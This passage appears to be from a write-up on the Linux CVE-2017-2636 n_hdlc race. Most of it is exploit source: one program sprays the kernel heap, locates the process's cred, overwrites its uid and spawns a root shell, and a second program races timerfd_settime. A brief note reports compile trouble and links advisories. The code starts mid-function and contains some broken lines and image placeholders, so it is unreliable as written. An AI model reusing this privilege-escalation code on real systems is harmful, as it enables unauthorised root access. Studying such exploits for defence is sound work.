        if ((c[0] >= '0') && (c[0] <= '9')) {
                val += (c[0]-'0') * 16;
        } else if ((c[0] >= 'A') && (c[0] <= 'F')) {
                val += (c[0]-'A'+10) * 16;
        } else if ((c[0] >= 'a') && (c[0] <= 'f')) {
                val += (c[0]-'a'+10) * 16;
        } else {
                val = 0;
                fprintf(stderr, "format err\n");
                return -1;
        }

        if ((c[1] >= '0') && (c[1] <= '9')) {
```

```
                val += (c[1]-'0');
        } else if ((c[1] >= 'A') && (c[1] <= 'F')) {
                val += (c[1]-'A'+10);
        } else if ((c[1] >= 'a') && (c[1] <= 'f')) {
                val += (c[1]-'a'+10);
        } else {
                val = 0;
                fprintf(stderr, "format err\n");
                return -1;
        }
        *ret = (char)val;
        return 0;
}

int buf_to_task_struct(struct task_struct *task, char *buf_src)
{
        size_t chars_ign = sizeof("default user:number0 /sbin/modprobe");
        char *addr_begin = buf_src + chars_ign;
        size_t write = 0;
        char *addr_write = (char *)task;

        while (write < sizeof(*task)) {
                char c;
                int err = hex_to_char(addr_begin, &c);
                if (err == -1)
```

```
                return -1;
            *addr_write++ = c;
            write++;
            addr_begin += 2;
        }
        return 0;
}

int do_exploit(int fd, key_serial_t key)
{
        /* now we are about to get root */

        struct enc_key_payload *payload = (void *)buf;
        real_master_desc = payload->master_desc;
        real_format = real_master_desc-sizeof("default");
        real_datalen = real_master_desc+sizeof("user:number0");

        /* now, search for current process cred */
        char buf_tmp[0x8000];
        void *addr_base = (void *)INIT_TASK_ADDR;
        while (1) {
            memset(buf_tmp, 0, 0x8000);
            int err = get_addr_info(fd, key, addr_base,
                                    sizeof(struct task_struct),
                                    buf_tmp, 0x8000);
```

```
if (err == -1) {
        fprintf(stderr, "get_addr_info err\n");
        goto err_exit;
}

struct task_struct task;
memset(&task, 0, sizeof(task));
buf_to_task_struct(&task, buf_tmp);
if (strcmp(task.comm, TARGET_COMM) == 0) {
        fprintf(stderr, "got target\n");
        fprintf(stderr, "target cred at %p\n", task.cred);
        payload->decrypted_datalen = 0x18;
        payload->decrypted_data = task.cred+CRED_UID_OFFS;
        write(fd, buf, SPRAY0_BUF_LEN);

        syscall(__NR_keyctl, KEYCTL_REVOKE, key);
        usleep(90000);

        key = syscall(__NR_add_key, type, desc, payload_last,
                        pld_lastlen, keyring);
        perror("add_key");
        sleep(1);
        if (getuid() == 0) {
                fprintf(stderr, "got root\n");
                execl("/bin/sh", "/bin/sh", NULL);
```

```
                        }
                        goto err_exit;
                }
                addr_base = (char *)(task.tasks.next) - (0x430);
        }

err_exit:
        syscall(__NR_keyctl, KEYCTL_REVOKE, key);
        syscall(__NR_keyctl, KEYCTL_REVOKE, key1);
        syscall(__NR_keyctl, KEYCTL_REVOKE, key2);
        syscall(__NR_keyctl, KEYCTL_REVOKE, userkey);
        exit(0);
}

int exploit(void)
{
        int i = 0;
        int err;
        int redo = 0;

        for (i = 0; i < fd_exp_cnts; i++) {
                /*
                 * XXX: we write some data to write_buf;
                 * then we update the key, if key return INVAL, then
                 * we spray successfully done
```

```
                * then we use this key to test the kernel heap memory
                *       to set the format/master_desc/datalen value
                *       once update return -EDQUOT
                *       then, we got the address
                * reset the payload, and then check the running process.comm
                * to get current process task_struct, then cred, then
                * we free this key, to make it clear the area between
                * cred->uid ...
                */
redo_update:
                write(fd_exp[i], buf, SPRAY0_BUF_LEN);
                if (redo)
                        read(fd_exp[i], buf_read, SPRAY0_BUF_LEN);
                err = syscall(__NR_keyctl,KEYCTL_UPDATE,key,upd_pld,upd_plen);
                if (err == -1) {
                        if (!redo)
                                fprintf(stderr, "looks like we won the race\n");
                        if (errno == EINVAL) {
                                redo = 1;
                                buf_spray_inc();
                                usleep(3000);
                                goto redo_update;
                        } else if (errno == EDQUOT) {
                                fprintf(stderr, "got address\n");
                                do_exploit(fd_exp[i], key);
```

```
                        }
                        exit(-1);
                }
        }
}

void prepare_fdexp(void)
{
        int i;
        for (i = 0; i < fd_exp_cnts; i++) {
                fd_exp[i] = open("/dev/ptmx", O_RDWR | O_NONBLOCK);
                if (fd_exp[i] == -1)
                        continue;
                int n_hdlc = N_HDLC;
                int err = ioctl(fd_exp[i], TIOCSETD, &n_hdlc);
                if (err == -1) {
                        close(fd_exp[i]);
                        fd_exp[i] = -1;
                }
        }
}

void failed_fdexp(void)
{
        int i;
```

```
	for (i = 0; i < fd_exp_cnts; i++) {
		close(fd_exp[i]);
		fd_exp[i] = -1;
	}
}

int trigger(void)
{
	init_buf_spray();
	prepare_fdexp();

	int fd_cnts = 1;
	int fd[fd_cnts];			/* only use one fd to trigger */
	int i = 0;
	for (i = 0; i < fd_cnts; i++) {
		fd[i] = open("/dev/ptmx", O_RDWR);
		if (fd[i] == -1) {
			perror("open");
			goto err_out;
		}
		int n_hdlc = N_HDLC;
		int err = ioctl(fd[i], TIOCSETD, &n_hdlc);
		if (err == -1) {
			perror("ioctl");
			goto err_out;
```

```
		}

		char buf[100];
		memset(buf, 'B', 100);
		err = ioctl(fd[i], TCXONC, TCOOFF);
		if (err == -1) {
			perror("ioctl");
			goto err_out;
		}

		err = write(fd[i], buf, 100);
		if (err == -1) {
			perror("write");
			goto err_out;
		}

		pthread_t thread_on, thread_flush;
		pthread_create(&thread_on, NULL, race_on, fd[i]);
		pthread_create(&thread_flush, NULL, race_flush, fd[i]);

		pthread_join(thread_on, NULL);
		pthread_join(thread_flush, NULL);
	}

	for (i = 0; i < fd_cnts; i++) {
```

```
                close(fd[i]);
        }

        exploit();

        failed_fdexp();
        return 0;

err_out:
        for (i = 0; i < fd_cnts; i++)
                close(fd[i]);
        failed_fdexp();
        return 0;
}

#defineSOCK_SPRAY_THREADS  30
int init_server(struct sockaddr_in *si, int port)
{
        int sock;
        int err;

        sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        if (sock == -1) {
                perror("socket");
                return -1;
```

```
	}

	memset(si, 0, sizeof(*si));
	si->sin_family = AF_INET;
	si->sin_port = htons(port);
	si->sin_addr.s_addr = htonl(INADDR_ANY);

	err = bind(sock, (struct sockaddr *)si, sizeof(*si));
	if (err == -1) {
		perror("bind");
		close(sock);
		return -1;
	}

	return sock;
}

int init_client(struct sockaddr_in *si, int port)
{
	int sock;
	int err;

	sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
	if (sock == -1) {
		perror("socket");
```

```
		return -1;
	}

	memset(si, 0, sizeof(*si));
	si->sin_family = AF_INET;
	si->sin_port = htons(port);

	err = inet_aton("127.0.0.1", &si->sin_addr);
	if (err == -1) {
		perror("inet_aton");
		close(sock);
		return -1;
	}

	return sock;
}

int client_sendmsg(int sock, struct sockaddr_in *si, char *buf, size_t len)
{
	int err;
	struct iovec iov;
	struct msghdr mh;

	memset(&iov, 0, sizeof(iov));
	memset(&mh, 0, sizeof(mh));
```

```
	iov.iov_base = buf;
	iov.iov_len = len;

	mh.msg_name = si;
	mh.msg_namelen = sizeof(struct sockaddr);
	mh.msg_iov = &iov;
	mh.msg_iovlen = 1;
	mh.msg_control = buf;
	mh.msg_controllen = len;

	return sendmsg(sock, &mh, 0);
}

void *race_spray0(void *arg)
{
	struct sockaddr_in sersi, clisi;
	int serfd, clifd;
	int port = (int)arg;

	serfd = init_server(&sersi, port);
	if (serfd == -1) {
		fprintf(stderr, "init_server err\n");
		return (void *)-1;
	}
```

```
	clifd = init_client(&clisi, port);
	if (clifd == -1) {
		fprintf(stderr, "init_client err\n");
		close(serfd);
		return (void *)-1;
	}

	int times = 0x1000;
	while (times--) {
		client_sendmsg(clifd, &clisi, buf_padding, SPRAY0_BUF_LEN0);
	}

	close(serfd);
	close(clifd);
	return (void *)0;
}

void init_buf_padding(void)
{
	memcpy(buf_padding+0*sizeof(search_key), search_key, sizeof(search_key));
	memcpy(buf_padding+1*sizeof(search_key), search_key, sizeof(search_key));
	memset(buf_padding+2*sizeof(search_key), 'A',
			SPRAY0_BUF_LEN0-3*sizeof(search_key));
}
```

```
void inc_kernel_heap(void)
{
	init_buf_padding();

	struct rlimit rlim;
	int err = getrlimit(RLIMIT_NOFILE, &rlim);
	if (err == -1) {
		perror("getrlimit");
		exit(-1);
	}

	int max = rlim.rlim_cur - SOCK_SPRAY_THREADS*2;
	int fd[max];
	int i;
	for (i = 0; i < max; i++) {
		fd[i] = open("/dev/ptmx", O_RDWR);
		if (fd[i] == -1)
			continue;
		int n_hdlc = N_HDLC;
		int err = ioctl(fd[i], TIOCSETD, &n_hdlc);
		if (err == -1) {
			close(fd[i]);
			fd[i] = -1;
		}
```

```
                write(fd[i], buf_padding, SPRAY0_BUF_LEN0);
        }

        pthread_t sock_threads[SOCK_SPRAY_THREADS];
        int port = 13579;
        for (i = 0; i < SOCK_SPRAY_THREADS; i++)
                pthread_create(&sock_threads[i], NULL, race_spray0, port++);
        for (i = 0; i < SOCK_SPRAY_THREADS; i++)
                if (sock_threads[i])
                        pthread_join(sock_threads[i], NULL);
}

int main(int argc, char *argv[])
{
        inc_kernel_heap();

        userkey = syscall(__NR_add_key, usertype, userdesc, userpayload,
                                userplen, keyring);
        if (key == -1) {
                perror("add_key");
                return -1;
        }
        key = syscall(__NR_add_key, type, desc, payload, plen, keyring);
        if (key == -1) {
                perror("add_key");
```

```
		return -1;
	}
	key1 = syscall(__NR_add_key, type, desc1, payload_key1, plen, keyring);
	if (key == -1) {
		perror("add_key");
		return -1;
	}
	key2 = syscall(__NR_add_key, type, desc2, payload_key2, plen, keyring);
	if (key == -1) {
		perror("add_key");
		return -1;
	}

	do {
		trigger();
		usleep(1000);
	} while (1);

	/* never got here */
	return 0;
}
```

Exploitation code 2:

```
#include <string.h>
```

```
#include <sys/timerfd.h>
#include <sys/time.h>
#include <sys/msg.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <errno.h>
#include <time.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <pthread.h>
#define RACE_TIME 200
int fd;
int fd_dumb;
int count=0;



void* list_add_thread(void* arg){

   int ret;


   struct itimerspec new ={
       .it_interval={
```

```
            .tv_sec=100,
            .tv_nsec=100
        },
        .it_value={
            .tv_sec=100,
            .tv_nsec=100
        }
    };

    int i=0;
    while(i<1){

        ret=timerfd_settime(fd,3,&new,NULL);

        if(ret<0){
            perror("timerfd settime failed !");
        }
        i++;
    }


    return NULL;
}

void* list_del_thread(void* arg){

    int ret;
```

```
    struct itimerspec new ={
        .it_interval={
            .tv_sec=100,
            .tv_nsec=100
        },
        .it_value={
            .tv_sec=100,
            .tv_nsec=100
        }
    };

    int i=0;
    while(i<1){
        ret=timerfd_settime(fd,1,&new,NULL);

        if(ret<0){
            perror("timerfd settime failed !");
        }
        i++;
    }
    return NULL;

}

int post_race()
{
    int ret;
```


```
    struct itimerspec new ={
        .it_interval={
            .tv_sec=100,
            .tv_nsec=100
        },
        .it_value={
            .tv_sec=100,
            .tv_nsec=100
        }
    };

    int i=0;

    struct timeval tv={
        .tv_sec = 120+count*2,
        .tv_usec = 100
    };
    ret=settimeofday(&tv,NULL);
    if(ret<0){
        perror("settimeofday");
    }
    return 0;
}

int do_race(){
    int ret_add[2];
    int i;
    int j;
```

```
    pthread_t th[2]={0};

    i=0;
    while(i<RACE_TIME){
        if(i%128)
            printf("%d\n",i);



        fd=timerfd_create(CLOCK_REALTIME,0); // create the victim ctx
        if(fd<0){
            perror("timerfd craete failed!");
            return -1;
        }
        ret_add[0] = pthread_create(&th[0],NULL,list_add_thread,(void*)1);
        ret_add[1] = pthread_create(&th[1],NULL,list_add_thread,(void*)2);

        for( j=0;j<2;j++){
            pthread_join(th[j],NULL);
        }


        close(fd);
        usleep(150000);


        i++;
        count++;
    }
    return 0;
}
```


```
int main(int argc, char const *argv[])
{
    int ret;

    // add dumb ctx
    void* area;
    void* base;
    struct itimerspec new ={
        .it_interval={
            .tv_sec=100,
            .tv_nsec=100
        },
        .it_value={
            .tv_sec=100,
            .tv_nsec=100
        }
    };
    fd_dumb = timerfd_create(CLOCK_REALTIME,0);

    ret=timerfd_settime(fd_dumb,3,&new,NULL);
    if(ret<0){
        perror("timerfd settime failed !");
    }

    ret=do_race();
    if(ret <0){
        puts("race failed!");
```

```
        goto error_end;
    }


    sleep(5);
error_end:
    close(fd);
    exit(1);
}
```

NOTE: But when I run code 1, I got an error called “fatal error”. This error was because of the header file “keyutils.h”. So, I went to the internet to find out this and I have tried some methods to execute this C program. But unfortunately, I could not execute the code.



And, when I run the code 2, I got this output.



References

https://nvd.nist.gov/vuln/detail/CVE-2017-2636

https://a13xp0p0v.github.io/2017/03/24/CVE-2017-2636.html

https://www.exploit-db.com/exploits/43345

https://github.com/snorez/exploits/blob/master/cve-2017-2636/cve-2017-2636.c